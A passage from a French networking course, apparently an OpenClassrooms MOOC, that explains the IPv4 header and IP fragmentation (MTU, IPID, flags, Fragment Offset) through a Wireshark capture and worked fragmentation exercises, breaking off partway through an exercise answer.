  ▶ Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  ▶ Header checksum: 0xb647 [correct]
  Source: 10.8.98.13 (10.8.98.13)
  Destination: 74.125.230.81 (74.125.230.81)
▶ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
▶ Hypertext Transfer Protocol
```

### En-tête IP dans Wireshark

Ici, l'en-tête IP a été déployé et on voit son contenu, qui correspond bien à ce que nous avons vu auparavant, ouf !

- Version : 4
- Longueur de l'en-tête : 20 octets (la vraie valeur est 5, mais Wireshark l'interprète directement)
- TOS : 0
- Longueur totale : 1 326 octets
- IPID : 58 014
- Flags : 2
- Fragment Offset : 0
- TTL : 64
- Protocole de couche 4: 6, soit TCP
- Checksum : il est correct !
- Adresse IP source : 10.8.98.13
- Adresse IP destination : 74.125.230.81

Maintenant que l'en-tête est connu et maîtrisé (il n'est pas utile de tout retenir par cœur, le but est juste de connaître les champs et leur rôle), nous allons pouvoir nous attarder sur notre problème principal, à savoir faire entrer 65 535 octets dans une trame de 1 518 octets !

## Fragmenter les paquets

La fragmentation va donc être **un rôle secondaire** de la couche 3 qui devra permettre de découper un datagramme en plusieurs paquets mais aussi de **reconstituer** ces paquets par la machine destinataire.

La difficulté va donc être de pouvoir découper, puis recomposer les paquets reçus, même s'ils ne prennent **pas le même chemin** et arrivent dans le désordre, ou alors que l'un d'entre eux est perdu.

En effet, sur Internet, il y a souvent **beaucoup de chemins possibles** pour aller d'une machine A à une machine B et il peut arriver que des paquets ne suivent pas le même. Nous allons donc maintenant voir comment nous allons découper notre datagramme et identifier chacun des paquets qui seront coupés pour pouvoir les ré-assembler correctement.

## Découper des fragments



On nous parle de fragment, paquet et datagramme, que représentent-ils ?

- Le datagramme est l'information de couche 3 au moment où la machine qui émet une information reçoit celles de la couche 4.
- Un paquet est l'élément de couche 3 qui circule sur le réseau. Il peut être un datagramme complet s'il n'a pas été découpé, ou un des morceaux de datagramme fragmentés.
- Un fragment est comme un paquet, sauf qu'on utilise souvent ce terme quand on parle de fragmentation.

Imaginons que notre machine souhaite envoyer un datagramme de 1 600 octets. Une trame ne pouvant transporter qu'un datagramme de 1 500 octets (1 518 - 18 octets d'en-tête Ethernet), il va falloir fragmenter ce datagramme.



À quel endroit allons-nous couper ? Au milieu ? Au début ? Ou à la fin ?


La réponse est simple, les fragments doivent toujours être **les plus gros possible**. Ainsi, nous allons faire un premier fragment de 1 500 octets et un autre de... 120 octets.



Mais  $1\,500 + 120$  ça ne fait pas 1 600 ?

C'est exact, mais vous avez oublié les 20 octets d'en-tête qui sont dans notre datagramme d'origine. Il n'est pas nécessaire de les transporter puisque nous allons de toute façon fabriquer un nouvel en-tête pour chacun des fragments réalisés. Il faut aussi ajouter un nouvel en-tête à chacun de nos nouveaux fragments. La figure suivante vous montre un schéma qui explique cela.





Fragmentation IP simple

On voit bien ici que l'ancien en-tête sera enlevé et que seules les données seront découpées. Ensuite, chaque fragment aura un en-tête qui lui sera propre pour pouvoir être aiguillé sur Internet.

Ainsi, un datagramme trop gros devra être découpé en fragments **les plus gros possible**.



Que signifie « les plus gros possible » ? C'est toujours 1 500 ou ça peut être plus/moins ?

En fait, cette information doit être donnée par la couche 2, car c'est elle qui va encapsuler le datagramme IP et qui peut donc dire quelle taille de datagramme elle peut transporter. D'ailleurs, cette information porte un nom dont vous avez peut-être déjà entendu parler, il s'agit de la **MTU** (*Maximum Transmission Unit*).

La couche 2 va donc dire à la couche 3 quelle est la taille qu'elle peut accepter comme datagramme, et la couche 3 va faire en sorte de **découper les datagrammes trop gros à cette taille**. Par exemple, pour le protocole Ethernet, la MTU est de 1 500 octets.



Une des règles d'or du modèle OSI était que les couches étaient indépendantes entre elles. Ce n'est pas le cas ici ?


En fait si, car cette information n'est pas contenue dans les en-têtes. Il n'y aura donc pas de modification d'un protocole si l'on change cette taille. Le protocole IP utilise cette information, mais il est capable d'en accepter de différentes valeurs si jamais on

change de protocole de couche 2. Cette information doit donc être définie par tout protocole de couche 2.

## Identification et assemblage des fragments

Nous savons maintenant que la couche 3 va devoir découper les datagrammes trop gros par rapport à la MTU imposée par la couche 2. Mais il nous faut encore découvrir comment ces fragments vont être identifiés, et comment une machine qui va recevoir ces fragments va pouvoir reconstituer le puzzle !

C'est là qu'entrent en jeu des éléments de l'en-tête que nous allons étudier plus en détail.




En-tête IP avec fragmentation mise en avant

Il y a ici trois éléments qui nous intéressent : l'IPID, les Flags et le Fragment Offset.

L'IPID est un identifiant unique qui permet de savoir de quel datagramme d'origine proviennent les fragments. En gros, si un datagramme a l'IPID X, tous les fragments qui en proviennent auront également l'IPID X. Ainsi, quand une machine recevra différents fragments X, Y ou Z, elle saura que ceux ayant l'IPID X proviennent du même datagramme. Étant codé sur deux octets, il peut prendre  $2^{16}$  valeurs, soit entre 0 et 65 535 valeurs.

Mais maintenant que nous savons quels fragments proviennent d'un datagramme, il faut pouvoir les remettre dans l'ordre pour reconstituer le datagramme d'origine. C'est le rôle du Fragment Offset, qui n'est pas des plus simples à comprendre...

Le Fragment Offset indique la place du fragment par rapport au datagramme d'origine. Mais pour bien comprendre comment il fonctionne, nous allons devoir nous plonger dans un cas concret. Reprenons l'exemple de fragmentation précédent :



Cas simple de fragmentation

Nous allons donc devoir dire quelle est la place de chacun de ces fragments par rapport au datagramme d'origine. Cette place est donnée en octets.

Par exemple, le premier fragment aura un Fragment Offset de 0, car il n'y a aucun fragment avant lui.

Le second fragment aura un Fragment Offset de 1 480, car il y a 1 480 octets avant lui.



C'est un peu plus compliqué que cela, je vous ai menti !

Le Fragment Offset n'est pas codé en octets, mais en **mots de 8 octets**. Il faut donc diviser les octets par 8 pour obtenir le vrai Fragment Offset.

Dans notre exemple, le premier vaut toujours 0. En revanche, le second vaudra non plus 1 480, mais  $1\,480 / 8$  soit 185.



Pourquoi s'amuse-t-on à diviser le nombre d'octets par 8 ? Il n'y a rien de mieux à faire que des maths en réseau ?

En fait, c'est une nécessité, et pour le comprendre, nous allons revoir l'en-tête IP.

- La longueur d'un datagramme est codée sur 16 bits et peut donc prendre des valeurs entre 0 et 65 535.
- Le Fragment Offset est codé sur 13 bits et peut donc prendre des valeurs entre 0 et 8 191.

Cependant, il est possible de devoir coder un Fragment Offset pour un datagramme qui fait plus de 8 191 octets, et dans ce cas, on a un problème !

Les personnes qui ont créé le protocole IP se sont alors dit qu'en multipliant le Fragment Offset par 8, on pourrait couvrir toutes les valeurs possibles pour la taille du datagramme. Et c'est effectivement le cas,  $8 \times 8\,192 = 65\,536$ .



Mais d'où vient ce facteur multiplicateur de 8 ?

Eh bien c'est la différence de 3 bits qui existe entre le nombre de bits pour coder la taille du datagramme et le nombre de bits pour coder la taille de l'offset. 3 bits représentent  $2^3$  valeurs, soit 8 !

Cela apporte aussi une contrainte très forte pour nous.



La taille des données d'un paquet IP doit obligatoirement être un multiple de 8.

Et oui ! Cependant, si l'on regarde notre capture Wireshark précédente, on observe que la taille totale du datagramme fait 1 326 octets, soit une taille de données de 1 306 octets, qui n'est pas un multiple de 8. C'est un peu contradictoire.

```
▶ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits) on eth0
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
▼ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
  Version: 4
  Header length: 20 bytes
  ▶ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 1326
  Identification: 0xe29e (58014)
  ▶ Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  ▶ Header checksum: 0xb647 [correct]
  Source: 10.8.98.13 (10.8.98.13)
  Destination: 74.125.230.81 (74.125.230.81)
▶ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
▶ Hypertext Transfer Protocol
```

### Capture Wireshark

Mais c'est normal, car en fait, le Fragment Offset doit coder des valeurs multiples de 8. Ces valeurs correspondent au nombre d'octets **des paquets précédents** !

Le dernier paquet provenant d'un datagramme fragmenté n'a pas besoin d'avoir une taille de données multiple de 8 puisqu'il n'y aura aucun fragment après lui. Il n'est donc pas nécessaire d'avoir un nombre de données multiple de 8.

Vous me suivez ? Si ce n'est pas le cas, relisez tranquillement les informations qui viennent d'être énoncées plusieurs fois pour bien les assimiler.

On en arrive donc à la règle suivante.



La taille des données d'un paquet IP doit obligatoirement être un multiple de 8, sauf pour le dernier fragment d'un datagramme fragmenté ou d'un paquet qui n'a pas du tout été fragmenté.

Étudions maintenant les flags, codés sur trois bits, chaque bit représentant une information.

- Premier bit : *Reserved*. Il n'est pas utilisé et vaut toujours 0.
- Deuxième bit : *Don't Fragment*. Il indique donc qu'on veut obliger l'impossibilité de fragmenter un datagramme. S'il vaut 0, on a le droit de fragmenter, s'il vaut 1 on n'a pas le droit.
- Troisième bit : *More Fragment*. Ce bit indique s'il y a encore des fragments derrière celui-ci, et permet donc à une machine qui les reçoit de savoir quel est le dernier d'entre eux.



À quoi peut servir l'interdiction de fragmenter ?

Cela peut présenter un intérêt pour connaître la plus petite MTU autorisée entre deux points d'un réseau. C'est un mécanisme que l'on appelle « Path MTU Discovery » ([https://fr.wikipedia.org/wiki/Path\\_MTU\\_discovery](https://fr.wikipedia.org/wiki/Path_MTU_discovery)) et qui sert notamment à éviter de faire de la fragmentation quand il y a beaucoup d'échanges entre deux points. Cela améliore légèrement les performances réseau, mais reste très peu utilisé.

Pour récapituler, nous avons tous les éléments nécessaires pour fragmenter un datagramme et être capable de le reconstruire à l'arrivée. Prenons des exemples concrets pour mieux comprendre en détail le fonctionnement de la fragmentation.

## Premier exercice de fragmentation

Nous allons faire un premier exercice simple sur la fragmentation pour remettre bout à bout toutes les notions que nous venons de voir, nous pourrons ensuite passer à un exercice plus complexe.

Nous sommes sur un réseau simple que nous avons déjà utilisé par le passé avec deux machines situées sur deux réseaux différents, et un routeur qui relie ces deux réseaux :





Schéma du réseau

Notre machine virtuelle 1 veut envoyer un datagramme de 5 600 octets à la machine virtuelle 2. Les MTU pour les réseaux 192.168.10.0/24 et 192.168.11.0/24 sont identiques et valent 1 500 octets, comme pour un réseau Ethernet habituel.

Il va donc falloir fragmenter !

Nous savons que chaque fragment doit être le plus gros possible. Ici, chaque fragment devra donc faire 1 500 octets, sauf peut-être le dernier.

Chaque fragment aura donc la forme suivante :



Format d'un fragment


Chaque fragment pourra donc contenir 1 480 octets de données. Au passage, 1 480 est bien un multiple de 8, donc tout va bien !

Notre datagramme d'origine fait 5 600 octets au total, soit 5 580 octets de données. Nous allons maintenant chercher à savoir combien il nous faut de fragments pour transporter ces données.

$$5\,580 / 1\,480 = 3,7...$$

Il va donc nous falloir 3 fragments de 1 480 octets, et un dernier fragment de  $5\,580 - (1\,480 \times 3) = 5\,580 - 4\,440 = 1\,140$  octets.

Cela nous donne donc 4 fragments :



Découpage de notre datagramme

Cherchons maintenant les informations contenues dans les en-têtes IP.

Dans le **datagramme d'origine** nous avons :

- IPID : 10 254 (choisi au hasard pour l'exemple)
- Flags : on indiquera seulement MF (*More Fragment*) qui est ici à 0, car le datagramme est le dernier fragment vu qu'il n'est pas encore fragmenté.
- FO (Fragment Offset) : 0

Dans notre premier fragment :

- IPID : 10 254 (le même que dans le datagramme d'origine)
- Flags : MF = 1 (il y a encore des fragments après celui-ci)
- FO : 0

Dans le deuxième fragment :

- IPID : 10 254
- Flags : MF = 1
- FO :  $1\ 480 / 8 = \mathbf{185}$

Dans le troisième fragment :

- IPID : 10 254
- Flags : MF = 1
- FO :  $370 (1\ 480 \times 2 / 8)$

Et dans le dernier fragment :

- IPID : 10 254
- Flags : MF = 0 (cette fois c'est le dernier fragment !)
- FO : 555

Magnifique ! Nous avons réalisé notre première fragmentation !



Ainsi, la machine qui recevra ces fragments pourra les réassembler, même si elle les reçoit dans le désordre.

Cependant, pour s'assurer que nous n'avons pas fait d'erreur de calcul, nous allons faire une petite vérification.

Le Fragment Offset du dernier fragment représente toutes les données des fragments précédents. Si on y ajoute le nombre de ses données, on devrait tomber sur le nombre de données total. Vérifions cela :

$(555 \times 8) + 1\ 140 = 4\ 440 + 1\ 140 = 5\ 580$  octets.

Ce qui correspond bien à ce que nous attendions ! Ouf !



Notons au passage une information importante que nous avons utilisée :



La valeur du Fragment Offset dépend de la taille des données contenues dans les fragments précédents et non de celles contenues dans le fragment lui-même.

L'exemple que nous venons de voir est assez simple. Nous allons dès maintenant nous attaquer à une fragmentation plus complexe. Ainsi, si vous n'êtes pas encore très à l'aise avec celle-ci, refaites cet exercice en changeant la taille du datagramme d'origine par exemple.

## Deuxième exercice, plus complexe

Nous allons maintenant rajouter un peu de piment à notre exercice ! Pour cela, nous allons considérer le même réseau que précédemment, mais cette fois la MTU ne sera plus de 1 500 **mais de 820**.




Schéma réseau avec MTU

Et cela va malheureusement considérablement nous compliquer la vie !

En effet, la machine 1 connaît la MTU de son propre réseau, qui est à 1 500, mais elle n'a aucune connaissance de la MTU du second réseau et va donc faire son découpage du datagramme avec la MTU à 1 500.

Le découpage va donc être, dans un premier temps, le même que le précédent, et la machine 1 va envoyer ces fragments sur le réseau.


Mais une fois les fragments arrivés au routeur 1, la table de routage de celui-ci va lui dire de les envoyer sur le second réseau qui a une MTU de 820 ! Et là, le routeur a deux choix :

- soit il réassemble les fragments et les découpe une nouvelle fois ;
- soit il découpe directement les fragments reçus en fragments plus petits.


Et c'est en fait la seconde solution qui est utilisée en réseau, car aucun matériel réseau n'a le droit de réassembler des fragments, sauf la machine destinataire (et les firewalls parfois pour des raisons de sécurité).

Le routeur va donc découper chacun des fragments qu'il a reçus en fonction de la nouvelle MTU à 820. Les nouveaux fragments vont avoir un maximum de 800 octets de données.

Le découpage des fragments contenant 1 480 octets de données sera le suivant :




Et ce, pour les trois premiers gros fragments. Il nous reste encore à découper le dernier fragment qui contient 1 140 octets de données :



Fragmentation du dernier fragment

Nous allons donc avoir en tout 8 fragments.



Résultat de la seconde fragmentation

Étudions leur contenu à chacun, en présentant d'abord **le datagramme d'origine** :

- IPID : 8 652
- Flags : MF = 0
- FO : 0

Qui va donc être découpé en 4 fragments une première fois lors de l'envoi de la machine 1, puis en 8 fragments au passage par le routeur R1.

Le premier fragment contenant 800 octets de données :

- IPID : 8 652
- Flags : MF = 1
- FO : 0

Le deuxième fragment contenant 680 octets de données :

- IPID : 8 652
- Flags : MF = 1
- FO : 100 (le fragment précédent contient 800 octets)

Le troisième fragment :

- IPID : 8 652
- Flags : MF = 1
- FO : 185

Le quatrième fragment :

- IPID : 8 652
- Flags : MF = 1
- FO : 285

Le cinquième fragment :

- IPID : 8 652
- Flags : MF = 1
- FO : 370

Le sixième fragment :

- IPID : 8 652
- Flags : MF = 1
- FO : 470

Le septième fragment :

- IPID : 8 652
- Flags : MF = 1
- FO : 555

Le huitième fragment :

- IPID : 8 652

- Flags : MF = 0
- FO : 655

Nous pouvons faire notre petit calcul pour vérifier que tout cela est bien correct en tenant compte du dernier Fragment Offset à 655 et aux 340 octets de données contenues dans le dernier fragment :

$$(655 \times 8) + 340 = 5\,240 + 340 = 5\,580 \text{ octets}$$

Parfait ! Cela correspond bien à ce que nous attendions !

Deux petites remarques au passage, que nous avons déjà abordées et qui sont importantes pour bien comprendre la fragmentation.



- Le flag More Fragment n'est positionné à 0 que pour le dernier fragment même si plusieurs fragmentations successives ont eu lieu.
- Le réassemblage des fragments n'a lieu qu'à la destination. Ils ne sont pas réassemblés par les routeurs intermédiaires (sauf les firewalls, mais nous verrons pourquoi très bientôt !).

Pour ceux qui ne se sentent pas encore tout à fait à l'aise, je vous propose un dernier petit exercice. Essayez de le faire tout seul avant de lire la correction.

### Exercice d'entraînement

Reprenons le schéma réseau précédent, mais avec des MTU différentes : 1 140 pour le premier réseau et 420 pour le second.




Schéma réseau avec nouvelles MTU

La machine 1 souhaite envoyer un datagramme de 4 260 octets à la machine 2.

Écrivez tous les fragments reçus par la machine 2.

Une fois l'exercice terminé, consultez sa correction plus bas.

### ***Ce qu'il faut en retenir***

Voilà, vous connaissez maintenant tous les secrets de la fragmentation.

Cependant, vous pourriez vous demander à quoi cela va bien pouvoir vous servir, et vous auriez raison de vous poser cette question, car la réponse est double.

Dans un premier temps, cela ne vous servira à rien. En effet, la fragmentation est gérée automatiquement et ne provoque **quasiment jamais de problèmes au niveau réseau**.

Pourtant, ce que vous venez d'apprendre vous sera utile pour mieux comprendre les mécanismes réseau et potentiellement ce que vous pouvez observer sur le réseau. Par ailleurs, nous allons aborder la sécurité à la fin de cet ouvrage, et nous verrons que dans ce domaine, il est souvent nécessaire de connaître dans les plus petits détails le fonctionnement d'un protocole ou d'un système.

Il n'est donc pas négligeable de connaître le fonctionnement précis du protocole IP pour pouvoir étudier ses failles potentielles, les comprendre et pourquoi pas en imaginer de nouvelles !

D'ailleurs, nous allons maintenant aborder une attaque liée à la fragmentation. Vous verrez ainsi que le fait de maîtriser un système est le meilleur moyen pour imaginer comment contourner son fonctionnement normal en vue de le sécuriser.

### ***Pour aller plus loin***

Pour ceux qui le souhaitent, et seulement si vous vous sentez très à l'aise, je vous propose de réfléchir à une question.

Nous avons parlé précédemment du Path MTU Discovery. Je vous invite à vous renseigner sur ce mécanisme et à vous demander ce que cela aurait pu changer sur nos précédents exercices. Vous pourrez venir apporter votre réponse sur le forum du site OpenClassrooms, dans la section consacrée à ce cours (<https://openclassrooms.com/forum/sujet/mooc-apprenez-le-fonctionnement-des-reseaux-tcp-ip>).

### **Correction de l'exercice**

Avant de commencer l'exercice, vérifiez bien que les MTU que l'on vous a fournies vous permettent d'avoir un nombre de données qui est un multiple de 8.

Ici, c'est bien le cas pour une MTU de 1 140 (1 120 est un multiple de 8) et pour 420 (400 étant un multiple de 8).

Dans un premier temps, il faut fragmenter le datagramme d'origine selon la MTU de 1 140 octets, ce qui nous donne 4 fragments : 3 fragments comportant 1 120 octets de données et un dernier fragment de  $4\,240 - (1\,120 \times 3) = 880$  octets.

Écrivons les informations de fragmentation contenues dans leurs en-têtes :

- Fragment 1 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 0
- Fragment 2 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 140
- Fragment 3 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 280
- Fragment 4 :
  - IPID : 12 534
  - Flags : MF = 0
  - FO : 420

Ces fragments arrivent ensuite au routeur 1 qui doit les fragmenter de nouveau pour qu'ils puissent aller sur le second réseau dont la MTU fait 420 octets.

Chaque gros fragment va donc être découpé en trois : les deux premiers de 400 octets de données, et le dernier de  $1\,120 - (400 \times 2) = 320$  octets de données.

Le dernier fragment de 880 octets de données va aussi être fragmenté en trois : deux fragments de 400 octets de données, et un dernier de 80 octets de données.

Ce qui nous donne au final 12 fragments :

- Fragment 1 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 0
- Fragment 2 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 50
- Fragment 3 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 100

- Fragment 4 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 140
- Fragment 5 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 190
- Fragment 6 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 240
- Fragment 7 :
